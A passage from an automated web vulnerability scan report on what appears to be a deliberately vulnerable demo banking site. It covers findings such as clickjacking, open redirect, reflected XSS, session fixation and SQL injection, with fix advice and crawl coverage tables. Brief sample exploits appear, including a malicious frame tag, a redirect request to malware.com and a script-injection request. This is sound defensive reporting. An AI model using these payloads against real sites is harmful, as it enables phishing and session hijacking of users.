The attacker can then launch a Clickjacking attack, which may lead to Phishing, Cross-Site Request Forgery, sensitive information leakage, and more.

For best protection, it is advised to set the header value to DENY or SAMEORIGIN.

Sample Exploit:

Within a malicious site, it is possible to embed the vulnerable page:

<frame src="http://vulnerable.com/login.html">

Fix recommendation

Use the X-Frame-Options to prevent (or limit) pages from being embedded in iFrames. For older browser, include a "frame-breaker" script in each page that should not be framed.

CWE

1021

External references

- Cross-Frame Scripting
- Clickjacking

Go to Table of Contents

L Missing or insecure HTTP Strict-Transport-Security Header

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

HTTP Strict Transport Security (HSTS) is a mechanism which protects secure (HTTPS) websites from being downgraded to non-secure HTTP. This mechanism enables web servers to instruct their clients (web browsers or other user agents) to use secure HTTPS connections when interacting with the server, and never use the insecure HTTP protocol.

It is important to set the 'max-age' to a high enough value to prevent falling back to an insecure connection prematurely.

The HTTP Strict Transport Security policy is communicated by the server to its clients using a response header named "Strict-Transport-Security". The value of this header is a period of time during which the client should access the server in HTTPS only. Other header attributes include "includeSubDomains" and "preload".

Fix recommendation

Implement the The HTTP Strict Transport Security policy by adding the "Strict-Transport-Security" response header to the web application responses.

For more information please see

https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html
- https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html
external

CWE

200

External references

- OWASP "HTTP Strict Transport Security"
- HSTS Spec

Go to Table of Contents

M Missing Secure Attribute in Encrypted Session (SSL) Cookie

Cause

The web application sends non-secure cookies over SSL

Risk

It may be possible to steal user and session information (cookies) that was sent during an encrypted session

During the application test, it was detected that the tested web application set a cookie without the "secure" attribute, during an encrypted session. Since this cookie does not contain the "secure" attribute, it might also be sent to the site during an unencrypted session. Any information such as cookies, session tokens or user credentials that are sent to the server as clear text, may be stolen and used later for identity theft or user impersonation.

In addition, several privacy regulations state that sensitive information such as user credentials will always be sent encrypted to the web site

Fix recommendation

Basically the only required attribute for the cookie is the "name" field. Common optional attributes are: "comment", "domain", "path", etc.

The "secure" attribute must be set accordingly in order to prevent to cookie from being sent unencrypted.

For more information on how to set the secure flag, see OWASP "Secure Attribute" cheatsheet at

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#secure-attribute
- https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html#secure-attribute
external

RFC 2965 states:

"The Secure attribute (with no value) directs the user agent to use only (unspecified) secure means to contact the origin server whenever it sends back this cookie, to protect the confidentially and authenticity of the information in the cookie."

For further reference please see the HTTP State Management Mechanism RFC 2965 at:

http://www.ietf.org/rfc/rfc2965.txt
- http://www.ietf.org/rfc/rfc2965.txt
external

and for "Best current practice" for use of HTTP State Management please see

http://tools.ietf.org/html/rfc2964
- http://tools.ietf.org/html/rfc2964
external

CWE

614

External references

- Financial Privacy: The Gramm-Leach Bliley Act
- Health Insurance Portability and Accountability Act (HIPAA)
- Sarbanes-Oxley Act
- California SB1386

Go to Table of Contents

M Older TLS Version is Supported

Cause

The web server or application server are configured in an insecure way

Risk

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

The server supports TLS cipher suites that either do not offer encryption or use weak encryption algorithms. An attacker may therefore be able to

decrypt the secure communication between the client and the server, or successfully execute a "man-in-the-middle" attack on the client, enabling them to view sensitive information and perform actions on behalf of the client.

Current most secure TLS version is 1.3

Fix recommendation

Reconfigure the server to avoid the use of weak cipher suites. The configuration changes are server-specific.

For Microsoft Windows XP and Microsoft Windows Server 2003, follow these instructions:

http://support.microsoft.com/kb/245030

For Microsoft Windows Vista, Microsoft Windows 7, and Microsoft Windows Server 2008, remove the cipher suites that were identified as weak from the Supported Cipher Suite list by following these instructions:

http://msdn.microsoft.com/en-us/library/windows/desktop/bb870930(v=vs.85).aspx

For Apache TomCat server, follow these instructions:

https://www.owasp.org/index.php/Talk:Securing_tomcat#Disabling_weak_ciphers_in_Tomcat

For Apache server, follow these instructions:

https://httpd.apache.org/docs/trunk/ssl/ssl_howto.html

CWE

327

External references

- Deprecating TLS 1.0 and 1.1
- Overview of TLS 1.3

Go to Table of Contents

M Phishing Through Frames

Cause

Sanitation of hazardous characters was not performed correctly on user input

Risk

It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.

Phishing is a social engineering technique where an attacker masquerades as a legitimate entity with which the victim might do business in order to prompt the user to reveal some confidential information (very frequently authentication credentials) that can later be used by an attacker. Phishing is essentially a form of information gathering or "fishing" for information.

It is possible for an attacker to inject a frame or an iframe tag with malicious content. An incautious user may browse it and not realize that he is leaving the original site and surfing to a malicious site. The attacker may then lure the user to login again, thus acquiring his login credentials.

The fact that the fake site is embedded in the original site helps the attacker by giving his phishing attempts a more reliable appearance.

Fix recommendation

There are several mitigation techniques:

[1] Strategy: Libraries or Frameworks

Use a vetted library or framework that does not allow this weakness to occur, or provides constructs that make it easier to avoid.

Examples of libraries and frameworks that make it easier to generate properly encoded output include Microsoft's Anti-XSS library, the OWASP ESAPI Encoding module, and Apache Wicket.

[2] Understand the context in which your data will be used and the encoding that will be expected. This is especially important when transmitting data between different components, or when generating outputs that can contain multiple encodings at the same time, such as web pages or multi-part mail messages. Study all expected communication protocols and data representations to determine the required encoding strategies.

For any data that will be output to another web page, especially any data that was received from external inputs, use the appropriate encoding on all non-alphanumeric characters.

Parts of the same output document may require different encodings, which will vary depending on whether the output is in the:

[-] HTML body

[-] Element attributes (such as src="XYZ")

[-] URIs

[-] JavaScript sections

[-] Cascading Style Sheets and style property

Note that HTML Entity Encoding is only appropriate for the HTML body.

Consult the XSS Prevention Cheat Sheet

http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
- http://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet
external

for more details on the types of encoding and escaping that are needed.

[3] Strategy: Identify and Reduce Attack Surface

Understand all the potential areas where untrusted inputs can enter your software: parameters or arguments, cookies, anything read from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files, filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

[4] Strategy: Output Encoding

For every web page that is generated, use and specify a character encoding such as ISO-8859-1 or UTF-8. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page. This can cause the web browser to treat certain sequences as special, opening up the client to subtle XSS attacks. See CWE-116 for more mitigations related to encoding/escaping.

[5] Strategy: Identify and Reduce Attack Surface

To help mitigate XSS attacks against the user's session cookie, set the session cookie to be HttpOnly. In browsers that support the HttpOnly feature (such as more recent versions of Internet Explorer and Firefox), this attribute can prevent the user's session cookie from being accessible to malicious client-side scripts that use document.cookie. This is not a complete solution, since HttpOnly is not supported by all browsers. More importantly, XMLHTTPRequest and other powerful browser technologies provide read access to HTTP headers, including the Set-Cookie header in which the HttpOnly flag is set.

[6] Strategy: Input Validation

Assume all input is malicious. Use an "accept known good" input validation strategy: a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on a blacklist of malicious or malformed inputs. However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

When dynamically constructing web pages, use stringent whitelists that limit the character set based on the expected value of the parameter in the request. All input should be validated and cleansed, not just parameters that the user is supposed to specify, but all data in the request, including hidden fields, cookies, headers, the URL itself, and so forth. A common mistake that leads to continuing XSS vulnerabilities is to validate only fields that are expected to be redisplayed by the site. It is common to see data from the request that is reflected by the application server or the application that the development team did not anticipate. Also, a field that is not currently reflected may be used by a future developer. Therefore, validating ALL parts of the HTTP request is recommended.

Note that proper output encoding, escaping, and quoting is the most effective solution for preventing XSS, although input validation may provide some defense-in-depth. This is because it effectively limits what will appear in output. Input validation will not always prevent XSS, especially if you are required to support free-form text fields that could contain arbitrary characters. For example, in a chat application, the heart emoticon ("<3") would likely pass the validation step, since it is commonly used. However, it cannot be directly inserted into the web page because it contains the "<" character, which would need to be escaped or otherwise handled. In this case, stripping the "<" might reduce the risk of XSS, but it would produce incorrect behavior because the emoticon would not be recorded. This might seem to be a minor inconvenience, but it would be more important in a mathematical forum that wants to represent inequalities.

Even if you make a mistake in your validation (such as forgetting one of 100 input fields), appropriate encoding is still

likely to protect you from injection-based attacks. As long as it is not done in isolation, input validation is still a useful technique, since it may significantly reduce your attack surface, allow you to detect some attacks, and provide other security benefits that proper encoding does not address.

Ensure that you perform input validation at well-defined interfaces within the application. This will help protect the application even if a component is reused or moved elsewhere.

CWE

79

External references

- FTC Consumer Alert - "How Not to Get Hooked by a 'Phishing' Scam"

Go to Table of Contents

H Phishing Through URL Redirection

Cause

The web application redirects users to an external site based on untrusted data.
In particular, the submitted request was found to include a URL as a parameter. The web application uses this value to redirect the user's browser to the specified URL.
An attacker can modify this URL value to an arbitrary address. The attacker would then cause the victim to submit the altered request, thus being redirected to a site of the attacker's choosing.

Risk

This vulnerability can allow an attacker to take advantage of the trust the user holds for the application, causing them to trust an arbitrary site under control of the attacker as well. This would often be leveraged through the use of phishing techniques.

Phishing is a social engineering technique where an attacker masquerades as a legitimate entity with which the victim might do business in order to prompt the user to reveal some confidential information (frequently authentication credentials) that can later be used by an attacker. Phishing is essentially a form of information gathering or "fishing" for information.

An attacker may successfully launch a phishing scam and steal user credentials or other sensitive information such as credit card number, social security number, and more.

It can also be possible to redirect the user to install malware that could infect the user's computer.

Exploit example

The following example shows a URL redirection to untrusted site.
The redir parameter is used to redirect the user to a different page automatically.

```
GET /MyPage.php?redir=/AnotherPage.php HTTP/1.1
```

An attacker might trick the GET parameter used to redirect the user to an external site

```
GET /MyPage.php?redir=https://www.malware.com HTTP/1.1
```

Fix recommendation

Avoid redirecting requests based on untrusted data if possible.

If relying on user input cannot be avoided, the URL should first be validated before redirection. Data that a user can modify must be treated as untrusted data.

A unique token, linked to the current user session, should be sent along with the redirect field value. This unique token should then be verified by the server before the actual redirect takes place. This ensures that attackers would have a harder time using the redirect field to propagate their malicious activities, since they cannot guess the user's session token.

Sanitize input by comparing to a predefined list of trusted URLs, based on an allow-list.

Force all redirects to first go through a page notifying users that they are about to leave your site, with the destination clearly displayed, and have them click a link to confirm.

CWE

601

External references

- Unvalidated Redirects and Forwards Cheat Sheet

Go to Table of Contents

I Possible Server Path Disclosure Pattern Found

Cause

Latest patches or hotfixes for 3rd. party products were not installed

Risk

It is possible to retrieve the absolute path of the web server installation, which might help an attacker to develop further attacks and to gain information about the file system structure of the web application

AppScan detected a response containing a file's absolute path (e.g. c:\dir\file in Windows, or /dir/file in Unix).

An attacker may be able to exploit this information to access sensitive information on the directory structure of the server machine which could be used for further attacks against the site.

Fix recommendation

There are several mitigation techniques:

[1] In case the vulnerability is in the application itself, fix the server code so it doesn't include file locations in any output.

[2] Otherwise, if the application is in a 3rd party product, download the relevant security patch depending on the 3rd party product you are using on your web server or web application.

CWE

200

H Reflected Cross Site Scripting

Cause

Cross-site scripting (XSS) vulnerabilities arise when an attacker sends malicious code to the victim's browser, mostly using JavaScript. A vulnerable web application might embed untrusted data in the output, without filtering or encoding it. In this way, an attacker can inject a malicious script to the application, and the script will be returned in the response. This will then run on the victim's browser.
In particular, sanitization of hazardous characters was not performed correctly on user input or untrusted data.
In reflected attacks, an attacker tricks an end user into sending request containing malicious code to a vulnerable Web server, which then reflects the attack back to the end user's browser.
The server receives the malicious data directly from the HTTP request and reflects it back in the HTTP response. The most common method of sending malicious content is adding it as a parameter in a URL that is posted publicly or e-mailed directly to the victim. URLs that contain the malicious script constitute the core of many phishing schemes, whereby the convinced victim visits a URL that refers to a vulnerable site. The site then reflects the malicious content back to the victim, and then the content is executed by the victim's browser.

Risk

XSS attacks can expose the user's session cookie, allowing the attacker to hijack the user's session and gain access to the user's account, which could lead to impersonation of users.

An attacker could modify and view the users' records and perform transactions as those users. The attacker may be able to perform privileged operations on behalf of the user, or gain access to any sensitive data belonging to the user. This would be especially dangerous if the user has administrator permissions.

The attacker could even run a malicious script on the victim's browser which would redirect the user to other pages or sites, modify content presentation, or even make it possible to run malicious software or a crypto miner.

Exploit example

The following example shows a script that returns a parameter value in the response.
The parameter value is sent to the script using a GET request, and then returned in the response embedded in the HTML.

```
GET /index.aspx?name=JSmith HTTP/1.1
```

```
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 27

<HTML>
Hello JSmith
</HTML>
```

An attacker might leverage the attack like this. In this case, the JavaScript code will be executed by the browser.

```
GET /index.aspx?name=>"'><script>alert('XSS')</script> HTTP/1.1
```

```
HTTP/1.1 200 OK
Server: SomeServer
Date: Sun, 01 Jan 2002 00:31:19 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 83

<HTML>
Hello >"'><script>alert('XSS')</script>
</HTML>
```

Fix recommendation

Fully encode all dynamic data from an untrusted source that is inserted into the webpage, to ensure it is treated as literal text and not as a script that could be executed or markup that could be rendered.

Consider the context in which your data will be used, and contextually encode the data as close as possible to the actual output: e.g. HTML encoding for HTML content; HTML Attribute encoding for data output to attribute values; JavaScript encoding for dynamically generated JavaScript. For example, when HTML encoding non-alphanumeric characters into HTML entities, `<` and `>` would become `<` and `>`.

As an extra defensive measure, validate all external input on the server, regardless of source. Carefully check each input parameter against a rigorous positive specification (allowlist) defining data type; size; range; format; and acceptable values. Regular expressions or framework controls may be useful in some cases, though this is not a replacement for output encoding.

Output encoding and data validation must be done on all untrusted data, wherever it comes from: e.g. form fields, URL parameters, web service arguments, cookies, any data from the network, environment variables, reverse DNS lookups, query results, request headers, URL components, e-mail, files and filenames, databases, and any external systems that provide data to the application. Remember that such inputs may be obtained indirectly through API calls.

For every web page that is returned by the server, explicitly set the `Content-Type` HTTP response header. This header value should define a specific character encoding (charset), such as `ISO-8859-1` or `UTF-8`. When an encoding is not specified, the web browser may choose a different encoding by guessing which encoding is actually being used by the web page, which would allow a potential attacker to bypass XSS protections.

Additionally, set the `httpOnly` flag on the session cookie, to prevent any XSS exploits from stealing a user's cookie.

Prefer using a framework or standard library that prevents this vulnerability by automatically encoding all dynamic output based on context, or at least that provides constructs that make it easier to avoid.

For every web page that is returned by the server, explicitly set the `Content-Security-Policy` HTTP response header, In order to make it significantly more difficult for the attacker to actually exploit the XSS attack.

CWE

79

External references

- Cross-site Scripting (XSS)
- OWASP XSS Cheat Sheet

Go to Table of

M Session Identifier Not Updated

Cause

Insecure web application programming or configuration

Risk

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

Authenticating a user, or otherwise establishing a new user session, without invalidating any existing session identifier, gives an attacker the opportunity to steal authenticated sessions.

Such a scenario is commonly observed when:

[1] A web application authenticates a user without first invalidating the existing session, thereby continuing to use the session already associated with the user

[2] An attacker is able to force a known session identifier on a user so that, once the user authenticates, the attacker has access to the authenticated session

[3] The application or container uses predictable session identifiers.

In the generic exploit of session fixation vulnerabilities, an attacker creates a new session on a web application and records the associated session identifier. The attacker then causes the victim to associate, and possibly authenticate, against the server using that session identifier, giving the attacker access to the user's account through the active session.

AppScan has found that the session identifiers before and after the login process were not updated, which means that user impersonation may be possible. Preliminary knowledge of the session identifier value may enable a remote attacker to pose as a logged-in legitimate user.

The flow of attack:

a) An attacker uses the victim's browser to open the login form of the vulnerable site.

b) Once the form is open, the attacker writes down the session identifier value, and waits.

c) When the victim logs into the vulnerable site, his session identifier is not updated.

d) The attacker can then use the session identifier value to impersonate the victim user, and operate on his behalf.

The session identifier value can be obtained by utilizing a Cross-Site Scripting vulnerability, causing the victim's browser to use a predefined session identifier when contacting the vulnerable site, or by launching a Session Fixation attack that will cause the site to present a predefined session identifier to the victim's browser.

Fix recommendation

Prevent user ability to manipulate session ID. Do not accept session IDs provided by the user's browser at login; always generate a new session to which the user will log in if successfully authenticated.

Invalidate any existing session identifiers prior to authorizing a new user session.

For platforms such as ASP that do not generate new values for sessionid cookies, utilize a secondary cookie. In this approach, set a secondary cookie on the user's browser to a random value and set a session variable to the same value. If the session variable and the cookie value ever don't match, invalidate the session, and force the user to log on again.

CWE

304

External references

- "Session Fixation Vulnerability in Web-based Applications", By Mitja Kolsek - Acros Security
- PHP Manual, Session Handling Functions, Sessions and security

Go to Table of Contents

M SHA-1 cipher suites were detected

Cause

The web server or application server are configured in an insecure way

Risk

It may be possible to steal or manipulate customer session and cookies, which might be used to impersonate a legitimate user, allowing the hacker to view or alter user records, and to perform transactions as that user

The server supports SHA-1 ciphersuites.

SHA-1 was officially deprecated by NIST in 2011, but many applications still rely on it.

Up until now (2021), only theoretical attacks have been known agsinst SHA-1, which is why many applications still rely on it.

Recently, a practical attack was introduced by CWI Amsterdam and Google Research teams ([1] and [2]).

Fix recommendation

Secure Cipher-Suites best practices:

[1]

Use strong cryptographic hashing algorithms
- https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html#use-strong-cryptographic-hashing-algorithms
external

[2]

Server cipher TLS requirements
- https://docs.microsoft.com/en-us/power-platform/admin/server-cipher-tls-requirements
external

CWE

327

External references

- [1] SHATTERED
- [2] The first collision for full SHA-1

Go to Table of Contents

C SQL Injection

Cause

Sanitization of hazardous characters was not performed correctly on user input.
Dynamically generating queries that include unvalidated user input can lead to SQL injection attacks. An attacker can insert SQL commands or modifiers in the user input that can cause the query to behave in an unsafe manner.
Without sufficient validation and encapsulation of user-controllable inputs, the generated SQL query can cause those inputs to be interpreted as SQL instead of ordinary user data. This can be used to alter query logic to bypass security checks, or to insert additional statements that modify the back-end database, possibly including execution of system commands.
SQL payloads can enter the system through any untrusted data, including user input, data previously stored in the

database, files, 3rd party APIs, and more.

Risk

Potential consequences include the loss of:

Confidentiality - Since SQL databases generally hold sensitive data, loss of confidentiality is a frequent problem with SQL injection vulnerabilities.

Authentication - If poor SQL commands are used to check user names and passwords, it may be possible to connect to a system as another user with no previous knowledge of the password.

Authorization - If authorization information is held in a SQL database, it may be possible to change this information through the successful exploitation of a SQL injection vulnerability.

Integrity - Just as it may be possible to read sensitive information, it is also possible to make changes or even delete this information with a SQL injection attack.

Fix recommendation

Use stored procedures with parameters to prevent injection of SQL commands in data, or at least parameterized database calls that do not allow the injection of code. Do not include any dynamic SQL execution in the stored procedures.

An even better solution is to use an ORM (object-relational mapping) framework such as Hibernate or EntityFramework, if you have one available on your platform.

Ensure that all user input is validated and filtered on the server side, not just to disallow bad characters such as a single quote (') and double quotes ("), but rather to only allow safe characters. Narrowly define the set of safe characters based on the expected value of the parameter in the request.

Use escaping functions on all user input.

Configure the application identity for the least database privileges that are required to accomplish the necessary tasks. Harden the database server to disable any unneeded functionality, such as shell commands.

CWE

89

External references

- OWASP - SQL Injection Prevention Cheat Sheet

Go to Table of Contents

M Unnecessary Http Response Headers found in the Application

Cause

Insecure web application programming or configuration

Risk

It is possible to gather sensitive information about the web server type, version, OS and more.

AppScan detected a Http response header that is unnecessary.

For reasons of security and privacy, The Http response headers like "Server", "X-Powered-By", "X-AspNetMvc-Version" and "X-AspNet-Version" should not appear in web pages.

The "Server" header is a header that is added usually by default whenever a response is sent to the client by the server.

The "X-Powered-By" header is a header that might be added by default whenever a response is sent to the client by the server.

These added header(s) may reveal sensitive information about the internal server software version and type, thus enabling attackers to fingerprint it and attack it with targeted exploits. Moreover, when a new exploit becomes known to the public, the server will most likely get attacked with it.

Fix recommendation

Configure your server to remove the default "Server" header from being sent to all outgoing requests.

For IIS, see:

https://techcommunity.microsoft.com/t5/iis-support-blog/remove-unwanted-http-response-headers/ba-p/369710

For nginx, see:

https://www.getpagespeed.com/server-setup/nginx/how-to-remove-the-server-header-in-nginx

For Weblogic, see:

https://docs.oracle.com/cd/E13222_01/wls/docs81/adminguide/web_server.html

For Apache, see:

https://techglimpse.com/set-modify-response-headers-http-tip/

CWE

200

External references

- Fingerprinting
- Preventing Information Leakage

Go to Table of Contents

Coverage

Visited URLs **37**

Go to Table of Contents

URL
https://demo.testfire.net/
https://demo.testfire.net/login.jsp
https://demo.testfire.net/doLogin
https://demo.testfire.net/bank/main.jsp
https://demo.testfire.net/search.jsp?query=1234
https://demo.testfire.net/index.jsp?content=inside_contact.htm
https://demo.testfire.net/feedback.jsp
https://demo.testfire.net/sendFeedback
https://demo.testfire.net/bank/showAccount?listAccounts=800003
https://demo.testfire.net/retirement.htm
https://demo.testfire.net/subscribe.jsp
https://demo.testfire.net/doSubscribe
https://demo.testfire.net/status_check.jsp
https://demo.testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual
https://demo.testfire.net/swagger/index.html
https://demo.testfire.net/swagger/swagger-ui-standalone-preset.js
https://demo.testfire.net/swagger/swagger-ui-bundle.js
https://demo.testfire.net/swagger/properties.json
https://demo.testfire.net/bank/transaction.jsp
https://demo.testfire.net/bank/showTransactions
https://demo.testfire.net/bank/transfer.jsp
https://demo.testfire.net/bank/queryxpath.jsp
https://demo.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=Enter+title+(e.g.+Watchfire)
https://demo.testfire.net/bank/customize.jsp
https://demo.testfire.net/bank/customize.jsp?content=customize.jsp&lang=international
https://demo.testfire.net/bank/apply.jsp
https://demo.testfire.net/admin/admin.jsp
https://demo.testfire.net/admin/admin.jsp
https://demo.testfire.net/survey_questions.jsp
https://demo.testfire.net/survey_questions.jsp?step=a
https://demo.testfire.net/disclaimer.htm?url=http://www.netscape.com
https://demo.testfire.net/bank/main.jsp
https://demo.testfire.net/logout.jsp
https://demo.testfire.net/subscribe.swf
https://demo.testfire.net/bank/doTransfer
https://demo.testfire.net/bank/customize.jsp
https://demo.testfire.net/bank/customize.jsp?content=customize.jsp&lang=international

Parameters **29**

Go to Table of Contents

Name	Value	URL	Type
content	customize.jsp	https://demo.testfire.net/bank/customize.jsp?content=customize.jsp&lang=international	ApplicationData.HttpParamType.Simple_Link
content	queryxpath.jsp	https://demo.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=Enter+title+(e.g.+Watchfire)	ApplicationData.HttpParamType.Hidden
step	a	https://demo.testfire.net/survey_questions.jsp?step=a	ApplicationData.HttpParamType.Simple_Link
uid	jsmith	https://demo.testfire.net/doLogin	ApplicationData.HttpParamType.Text

passw	**CONFIDENTIAL 0**	https://demo.testfire.net/doLogin	ApplicationData.HttpParamType.Password
listAccounts	800003	https://demo.testfire.net/bank/showAccount?listAccounts=800003	ApplicationData.HttpParamType.Select
url	http://www.netscape.com	https://demo.testfire.net/disclaimer.htm?url=http://www.netscape.com	ApplicationData.HttpParamType.Simple_Link
btnSubmit	Subscribe	https://demo.testfire.net/doSubscribe	ApplicationData.HttpParamType.Submit
content	inside_contact.htm	https://demo.testfire.net/index.jsp?content=inside_contact.htm	ApplicationData.HttpParamType.Simple_Link
btnSubmit	Login	https://demo.testfire.net/doLogin	ApplicationData.HttpParamType.Submit
query	Enter title (e.g. Watchfire)	https://demo.testfire.net/bank/queryxpath.jsp?content=queryxpath.jsp&query=Enter+title+(e.g.+Watchfire)	ApplicationData.HttpParamType.Text
query	1234	https://demo.testfire.net/search.jsp?query=1234	ApplicationData.HttpParamType.Text
endDate	2019-01-01	https://demo.testfire.net/bank/showTransactions	ApplicationData.HttpParamType.Text
submit	Submit	https://demo.testfire.net/sendFeedback	ApplicationData.HttpParamType.Submit
transferAmount	1234	https://demo.testfire.net/bank/doTransfer	ApplicationData.HttpParamType.Text
txtEmail	test@altoromutual.com	https://demo.testfire.net/doSubscribe	ApplicationData.HttpParamType.Text
cfile	comments.txt	https://demo.testfire.net/sendFeedback	ApplicationData.HttpParamType.Hidden
startDate	2019-01-01	https://demo.testfire.net/bank/showTransactions	ApplicationData.HttpParamType.Text
name	jsmith	https://demo.testfire.net/sendFeedback	ApplicationData.HttpParamType.Text
accttypes	Savings	https://demo.testfire.net/admin/admin.jsp	ApplicationData.HttpParamType.Select
transfer	Transfer Money	https://demo.testfire.net/bank/doTransfer	ApplicationData.HttpParamType.Submit
HostName	AltoroMutual	https://demo.testfire.net/util/serverStatusCheckService.jsp?HostName=AltoroMutual	ApplicationData.HttpParamType.Simple_Link
email_addr	753 Main Street	https://demo.testfire.net/sendFeedback	ApplicationData.HttpParamType.Text
toAccount	800003	https://demo.testfire.net/bank/doTransfer	ApplicationData.HttpParamType.Select
comments	1234	https://demo.testfire.net/sendFeedback	ApplicationData.HttpParamType.TextArea
username	jsmith	https://demo.testfire.net/admin/admin.jsp	ApplicationData.HttpParamType.Select
fromAccount	800003	https://demo.testfire.net/bank/doTransfer	ApplicationData.HttpParamType.Select
subject	1234	https://demo.testfire.net/sendFeedback	ApplicationData.HttpParamType.Text
lang	international	https://demo.testfire.net/bank/customize.jsp?content=customize.jsp&lang=international	ApplicationData.HttpParamType.Simple_Link

Failed Requests **4**

Go to Table of Contents

URL	Reason
https://demo.testfire.net/bank/ccApply	Response Status '500' - Internal Server Error
https://demo.testfire.net/default.jsp?content=security.htm	Response Status '404' - Not Found
https://demo.testfire.net/default.jsp?content=security.htm	Response Status '404' - Not Found
https://demo.testfire.net/default.jsp?content=security.htm	Response Status '404' - Not Found

Filtered URLs **146**

Go to Table of Contents

URL	Reason
https://demo.testfire.net/style.css	FilteredUrl.FileExtension
https://demo.testfire.net/images/logo.gif	FilteredUrl.FileExtension
https://demo.testfire.net/images/header_pic.jpg	FilteredUrl.FileExtension
https://demo.testfire.net/images/pf_lock.gif	FilteredUrl.FileExtension
https://github.com/AppSecDev/AltoroJ/	FilteredUrl.Untrusted
http://www-142.ibm.com/software/products/us/en/subcategory/SWI10	FilteredUrl.Untrusted
http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd	FilteredUrl.Untrusted
https://demo.testfire.net/cgi.exe	FilteredUrl.FileExtension

https://demo.testfire.net/images/home1.jpg	FilteredUrl.FileExtension
https://demo.testfire.net/images/home2.jpg	FilteredUrl.FileExtension
https://demo.testfire.net/images/home3.jpg	FilteredUrl.FileExtension
https://redirector.gvt1.com/edgedl/chrome/dict/en-us-9-0.bdic	FilteredUrl.Untrusted
https://demo.testfire.net/images/inside6.jpg	FilteredUrl.FileExtension
https://demo.testfire.net/images/b_retirement.jpg	FilteredUrl.FileExtension
https://demo.testfire.net/swagger/swagger-ui.css	FilteredUrl.FileExtension
https://demo.testfire.net/swagger/favicon-32x32.png	FilteredUrl.FileExtension
https://demo.testfire.net/swagger/favicon-16x16.png	FilteredUrl.FileExtension
https://online.swagger.io/validator?url=https://demo.testfire.net/swagger/properties.json	FilteredUrl.Untrusted
https://github.com/AppSecDev/AltoroJ/	FilteredUrl.Untrusted
https://github.com/HCL-TECH-SOFTWARE/AltoroJ	FilteredUrl.Untrusted
https://avatars.githubusercontent.com/u/22155256?s=48&v=4	FilteredUrl.Untrusted
https://github.githubassets.com/assets/wp-runtime-e47706204751.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_stacktrace-parser_dist_stack-trace-parser_esm_js-node_modules_github_bro-327bbf-0aaeb22dd2a5.js	FilteredUrl.Untrusted
https://demo.testfire.net/login.jsp	FilteredUrl.DomSimilarity
https://github.githubassets.com/assets/ui_packages_soft-nav_soft-nav_ts-21fc7a4a0e8f.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/environment-9fa8265d4c66.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_selector-observer_dist_index_esm_js-2646a2c533e3.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_relative-time-element_dist_index_js-99e288659d4f.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_fzy_js_index_js-node_modules_github_markdown-toolbar-element_dist_index_js-e3de700a4c9d.js	FilteredUrl.Untrusted
https://demo.testfire.net/doLogin	FilteredUrl.DomSimilarity
https://github.githubassets.com/assets/vendors-node_modules_github_filter-input-element_dist_index_js-node_modules_github_remote-inp-44ef1e-ff95e778f461.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_details-dialog-element_dist_index_js-node_modules_github_memoize_-8664b7-b1d9fac72bf3.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_delegated-events_dist_index_js-node_modules_github_details-menu-element_-bb7a4e-8ca5bb7b5e7e.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_file-attachment-element_dist_index_js-node_modules_github_text-ex-3415a8-7ecc10fb88d0.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_github_tab-container-element_dist_index_js-node_modules_github_auto-comp-bf192d-81631767a9f8.js	FilteredUrl.Untrusted
https://demo.testfire.net/bank/main.jsp	FilteredUrl.DomSimilarity
https://github.githubassets.com/assets/vendors-node_modules_primer_view-components_app_components_primer_primer_js-node_modules_gith-6a1af4-68db00c62e33.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/github-elements-6810ff4768f2.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/element-registry-cdab1e44f828.js	FilteredUrl.Untrusted
https://github.githubassets.com/assets/vendors-node_modules_lit-html_lit-html_js-9d9fe1859ce5.js	FilteredUrl.Untrusted
